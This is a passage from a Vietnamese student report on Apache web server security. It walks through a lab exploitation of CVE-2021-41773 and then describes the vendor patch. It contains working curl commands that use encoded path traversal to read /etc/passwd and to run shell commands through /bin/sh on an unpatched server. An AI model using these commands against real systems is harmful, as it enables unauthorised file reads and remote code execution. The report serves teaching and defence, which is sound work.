
/usr/local/apache2/bin/apachectl restart

**Bước 3:** Trên Kali đọc file /etc/passwd của Apache

* Câu lệnh:

curl <http://10.0.2.15/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd>


* Phân tích:
  + “*curl*”: là công cụ dòng lệnh được sử dụng để gửi yêu cầu HTTP
  + “*http://*”: đây là giao thức của URL cho biết phương thức giao tiếp giữa client và web server.
  + “*10.0.2.15*”: là địa chỉ IP của máy chủ web mà yêu cầu được gửi tới.
  + “*/cgi-bin/*”: đường dẫn tới thư mục chứa các script CGI trên máy chủ web.
  + “*.%2e/.%2e/.%2e/.%2e/*”: được sử dụng để thử tấn công lỗ hổng Path Traversal. Chuỗi này cố gắng truy cập vào các thư mục mẹ nhiều lần.
  + “/*etc/passwd*”: đường dẫn tới tệp tin **/etc/passwd** trên web server. Tệp này thường chứa thông tin về các tài khoản người dùng trên hệ thống, bao gồm tên người dùng, UID, GID, đường dẫn thư mục gốc và một số thông tin khác.
  + Yêu cầu này có thể là một nỗ lực tấn công để đọc tệp tin **/etc/passwd** từ xa thông qua lỗ hổng Path Traversal.
* Kết quả:



Hình 4. 13: Hình ảnh kết qủa của /etc/passwd tấn công Path traversal bằng Kali

**Bước 4:** Kiểm tra kết quả:

* Đọc nội dung /etc/passwd trên Ubuntu: cat /etc/passwd
* Kết quả:



Hình 4. 14: Hình ảnh kết quả của /etc/passwd trên Web Server

⮚ **Kết luận: thực hiện khai thác Path traversal thành công.**

#### Khai thác lỗ hổng RCE

**Bước 1:** Enable *“mod\_cgi”*

* Trên Ubuntu truy cập vào file config:

nano /usr/local/apache2/conf/httpd.conf

* Thêm vào file:

“*<IfModule mpm\_prefork\_module>*

*LoadModule cgid\_module modules/mod\_cgid.so*


*</IfModule>*

*<IfModule !mpm\_prefork\_module>*

*LoadModule cgi\_module modules/mod\_cgi.so*

*</IfModule>*”

* Kết quả:



Hình 4. 15: Kết quả của enable mod\_cgi

**Bước 2:** Trên Ubuntu thực hiện reset lại:


/usr/local/apache2/bin/apachectl restart

**Bước 3:** Trên Kali

* Thực hiện câu lệnh:

curl http://10.0.2.15/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -v --data 'echo;whoami' -X POST


* Phân tích:
  + “*curl*”: là công cụ dòng lệnh được sử dụng để gửi yêu cầu HTTP
  + “*http://*”: đây là giao thức của URL cho biết phương thức giao tiếp giữa client và web server.
  + “*10.0.2.15*”: là địa chỉ IP của máy chủ web mà yêu cầu được gửi tới.
  + “*/cgi-bin/*”: đường dẫn tới thư mục chứa các script CGI trên máy chủ web.
  + “*.%2e/.%2e/.%2e/.%2e/*”: được sử dụng để thử tấn công lỗ hổng Path Traversal. Chuỗi này cố gắng truy cập vào các thư mục mẹ nhiều lần.
  + “/bin/sh”: là đường dẫn tới chương trình shell **/bin/sh** trên máy chủ. Chương trình shell được sử dụng để thực thi các lệnh từ dòng lệnh.
  + “*-v*”: hiển thị các thông tin chi tiết về quá trình gửi yêu cầu và nhận phản hồi.
  + **“*-X POST*”:** chỉ định rằng yêu cầu HTTP là một phương thức POST.
  + *--data 'echo;whoami'*: là dữ liệu gửi đi với yêu cầu POST. Trong trường hợp này, nó bao gồm các lệnh mà kẻ tấn công muốn thực thi trên máy chủ. Lệnh echo; whoami sẽ xuất ra dòng trống và tên người dùng hiện tại đang thực thi lệnh trên máy chủ.
  + Nếu máy chủ web có mod\_cgi được bật và chấp nhận yêu cầu CGI từ đường dẫn **/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh**, và nếu có lỗ hổng Path Traversal, câu lệnh này có thể dẫn đến RCE.
  + Khi nhận được yêu cầu này, máy chủ web có thể sử dụng /bin/sh để thực thi các lệnh được cung cấp (echo; whoami). Điều này có thể cho phép kẻ tấn công biết được thông tin nhạy cảm như người dùng hiện tại.
* Kết quả:



Hình 4. 16: Kết quả tấn công RCE bằng Kali

**Bước 4:** Kiểm tra kết quả

* Thực hiện câu lệnh: cat /usr/local/apache2/conf/httpd.conf
* Kết quả:



Hình 4. 17: Kết quả kiểm tra lại tên User trên Web Server

⮚ **Kết luận: Thực hiện khai thác RCE thành công.**

### Cách vá các lỗ hổng

Đến này 7/10 bản vá hoàn thiện các lỗ hổng này được Apache công bố trong đó thêm function ap\_unescape\_url\_ex() để kiểm soát việc chuẩn hóa và giải mã URL, cùng với việc ngừng sử dụng cờ AP\_NORMALIZE\_DROP\_PARAMETERS, là một bước quan trọng trong việc bảo vệ máy chủ khỏi các lỗ hổng bảo mật. Dưới đây là chi tiết về cách mà những thay đổi này giúp cải thiện bảo mật.

* function ap\_unescape\_url\_ex(): được thiết kế để kiểm soát và chuẩn hóa URI một cách chặt chẽ hơn. Nó xử lý việc giải mã các ký tự đặc biệt và đảm bảo rằng các đường dẫn URL được chuẩn hóa một cách an toàn. Bằng cách kiểm soát chặt chẽ hơn quá trình giải mã URI, chức năng này ngăn chặn các tấn công Path Traversal, nơi mà các kẻ tấn công cố gắng sử dụng các chuỗi ký tự đặc biệt để truy cập vào các thư mục hoặc tệp tin không được phép.
* cờ AP\_NORMALIZE\_DROP\_PARAMETERS: cờ này có thể được sử dụng để bỏ qua các tham số trong URL trong quá trình chuẩn hóa, điều này có thể dẫn đến các lỗ hổng bảo mật. Việc ngừng sử dụng cờ này đảm bảo rằng tất cả các tham số trong URI được xử lý một cách đúng đắn và không bị bỏ qua, tăng cường bảo mật tổng thể.

# TỔNG KẾT

Trong bối cảnh công nghệ thông tin ngày càng phát triển, việc bảo mật hệ thống web server trở thành một nhiệm vụ vô cùng quan trọng. Qua quá trình nghiên cứu và thực nghiệm bài báo cáo đã đưa ra một cái nhìn tổng quan về các loại web server phổ biến, với trọng tâm là Apache, cùng những nguyên tắc cơ bản trong việc bảo mật chúng.Thông qua bài báo cáo người đọc có thể hiểu được các khái niệm cơ bản về web server, từ các loại phổ biến như Apache, Nginx, đến Apache Tomcat và Lighttpd. Mỗi loại web server đều có những ưu và nhược điểm riêng, phù hợp với các mục đích sử dụng khác nhau. Tiếp theo, nắm được khái niêm, các nguyên tắc bảo mật cơ bản cho web server và các biện pháp bảo mật tiên tiến. Việc áp dụng các nguyên tắc này không chỉ giúp bảo vệ hệ thống khỏi các mối đe dọa mà còn đảm bảo sự ổn định và hiệu suất của web server trong môi trường có số lượng người dùng khác nhau.

Bên cạnh đó, thông qua việc nghiên cứu về Apache đã chỉ ra rằng, mặc dù là một trong những web server phổ biến và được sử dụng rộng rãi, Apache cũng không tránh khỏi những lỗ hổng bảo mật.Dựa vào các thông tin về bảo mật của Apache,các cách tấn công và lỗ hổng người đọc có những hiểu biết rõ hơn về các vấn đề bảo mật và cách phòng tránh.

Cuối cùng, phần thực nghiệm đã minh chứng cho các lý thuyết và kiến thức đã trình bày trong các chương trước đó. Việc khai thác lỗ hổng CVE-2021-41773 trên Apache HTTP Server không chỉ giúp làm rõ hơn các phương pháp bảo mật mà còn cung cấp những giải pháp cụ thể để tăng cường an ninh cho hệ thống.

Bài báo cáo này đã đóng góp một phần nhỏ vào việc nâng cao nhận thức về bảo mật web server, đặc biệt là Apache. Những kiến thức và kinh nghiệm thu được từ bài báo cáo hy vọng sẽ hữu ích cho các nhà quản trị hệ thống, các chuyên gia bảo mật, cũng như những ai quan tâm đến lĩnh vực này.

Trong tương lai, việc nghiên cứu và cập nhật liên tục các lỗ hổng mới và các biện pháp phòng chống sẽ tiếp tục là nhiệm vụ hàng đầu để đảm bảo an toàn cho các hệ thống web server trước các mối đe dọa ngày càng phức tạp và tinh vi.

# TÀI LIỆU THAM KHẢO

1. <https://cmccloud.vn/tin-tuc/web-server-la-gi-103#toc-content-0>
2. <https://viettelidc.com.vn/tin-tuc/web-server-la-gi-cach-thuc-hoat-dong-va-luu-y-khi-su-dung-web-server>
3. <https://viettelidc.com.vn/tin-tuc/web-server-la-gi-cach-thuc-hoat-dong-va-luu-y-khi-su-dung-web-server>
4. <https://www.feistyduck.com/library/apache-security/online/apachesc-CHP-1.html>
5. Giáo trình Cơ sở an toàn thông tin – Học viện Kỹ thuật Mật mã.
6. Ebook: Apache Security – 2009.
7. Ebook: Preventing Web Attacks with Apache – 2006.
8. Web Server Security on Open Source Environments.
9. Apache web server security with security hardening.
10. Bản vá Apache 2.4.49:

<https://github.com/apache/httpd/commit/48b5dfd6968cb076537b605d368d5fd889ebae86>